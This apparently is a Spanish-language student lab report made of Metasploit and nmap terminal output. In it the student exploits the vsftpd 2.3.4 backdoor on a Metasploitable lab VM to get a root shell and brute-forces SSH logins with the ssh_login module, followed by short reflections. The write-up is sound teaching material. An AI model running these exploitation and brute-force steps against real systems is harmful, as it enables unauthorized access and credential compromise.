msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```




```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.64.2
rhosts ⇒ 192.168.64.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.64.2     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                         Disclosure Date  Rank    Check  Description
   -  ----                         ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                     normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.64.2:21 - The port used by the backdoor bind listener is already open
[+] 192.168.64.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.64.4:43341 → 192.168.64.2:6200) at 2023-09-09 13:00:15 -0600

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```




```
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd ..
msfadmin@metasploitable:/home$ ls
ftp  msfadmin  service  user
msfadmin@metasploitable:/home$ cd ..
msfadmin@metasploitable:/$ ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
msfadmin@metasploitable:/$
```


Parte 3




```
┌──(admin㉿kali)-[~]
└─$ nmap -sV -p 22 192.168.64.2 -A
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-09 13:09 CST
Nmap scan report for 192.168.64.2
Host is up (0.0018s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_  1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.44 seconds
```




```
┌──(admin㉿kali)-[~]
└─$ msfconsole


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```




```
msf6 > search ssh login

Matching Modules
================

   #  Name                                                              Disclosure Date  Rank       Check  Description
   -  ----                                                              ---------------  ----       -----  -----------
   0  exploit/linux/http/alienvault_exec                                2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   1  auxiliary/scanner/ssh/apache_karaf_command_execution              2016-02-09       normal     No     Apache Karaf Default Credentials Command Executi
on
   2  auxiliary/scanner/ssh/karaf_login                                                  normal     No     Apache Karaf Login Utility
   3  exploit/unix/ssh/array_vxag_vapv_privkey_privesc                  2014-02-03       excellent  No     Array Networks vAPV and vxAG Private Key Privile
ge Escalation Code Execution
   4  auxiliary/scanner/ssh/cerberus_sftp_enumusers                     2014-05-27       normal     No     Cerberus FTP Server SFTP Username Enumeration
   5  auxiliary/scanner/http/cisco_firepower_login                                       normal     No     Cisco Firepower Management Console 6.0 Login
   6  exploit/linux/ssh/cisco_ucs_scpuser                               2019-08-21       excellent  No     Cisco UCS Director default scpuser password
   7  exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684  2022-10-10       excellent  Yes    Fortinet FortiOS, FortiProxy, and FortiSwitchMan
ager authentication bypass.
   8  exploit/linux/ssh/microfocus_obr_shrboadmin                       2020-09-21       excellent  No     Micro Focus Operations Bridge Reporter shrboadmi
n default password
   9  post/linux/manage/sshkey_persistence                                               excellent  No     SSH Key Persistence
  10  post/windows/manage/sshkey_persistence                                             good       No     SSH Key Persistence
  11  auxiliary/scanner/ssh/ssh_login                                                    normal     No     SSH Login Check Scanner
  12  auxiliary/scanner/ssh/ssh_login_pubkey                                             normal     No     SSH Public Key Login Scanner
  13  exploit/linux/ssh/symantec_smg_ssh                                2012-08-27       excellent  No     Symantec Messaging Gateway 9.5 Default SSH Passw
ord Vulnerability
  14  exploit/unix/ssh/tectia_passwd_changereq                          2012-12-01       excellent  Yes    Tectia SSH USERAUTH Change Request Password Rese
t Vulnerability
  15  post/windows/gather/credentials/mremote                                            normal     No     Windows Gather mRemote Saved Password Extraction


Interact with a module by name or index. For example info 15, use 15 or use post/windows/gather/credentials/mremote

msf6 >
```




```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) >
```




```
View the full module info with the info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.64.2
rhosts => 192.168.64.2
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) >
```




```
View the full module info with the info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.64.2
rhosts ⇒ 192.168.64.2
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /home/admin/Escritorio/users
user_file ⇒ /home/admin/Escritorio/users
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /home/admin/Escritorio/pass
pass_file ⇒ /home/admin/Escritorio/pass
msf6 auxiliary(scanner/ssh/ssh_login) > 
```



```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.64.2:22 - Starting bruteforce
[-] 192.168.64.2:22 - Failed: 'Andres:hola'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.64.2:22 - Failed: 'Andres:msfadmin'
[-] 192.168.64.2:22 - Failed: 'Paola:hola'
[-] 192.168.64.2:22 - Failed: 'Paola:msfadmin'
[-] 192.168.64.2:22 - Failed: 'msfadmin:hola'
[+] 192.168.64.2:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip)
4(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.64.4:38055 → 192.168.64.2:22) at 2023-09-09 13:30:57 -0600
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```



```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > show sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH admin @  192.168.64.4:38055 → 192.168.64.2:22 (192.168.64.2)
```



```
                                                  (192.168.64.2)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1 ...

ls
vulnerable
```

Conclusiones

- ¿Qué opinas sobre los procedimientos realizados para la toma de control de un equipo?

  - Me llega la pregunta de si hay tanta documentación sobre estas explotaciones, por que no todo el mundo tiene defensas en contra de ellos. Pero igual me parece muy interesante.
- ¿Para qué consideras que sería útil este tipo de conocimiento?
  - Esto me parece util por que si sabes como alguien te puede atacar, tienes una mejor idea de como defenderte
- En un párrafo explica la experiencia que te dejó esta práctica y escribe una reflexión personal
  - Me gusto el hecho de tener una herramienta tan poderosa que tenga tantas herramientas diferentes para diferentes tipos de ataques. Me gustaria investigar mas sobre esta herramienta para aprender sobre los diferentes ataques que hay. Pero tambien me gustaria aprender como hacer estos ataques sin la herramienta por que quiero suponer que habra formas de detectar el uso de esta herramienta en una red.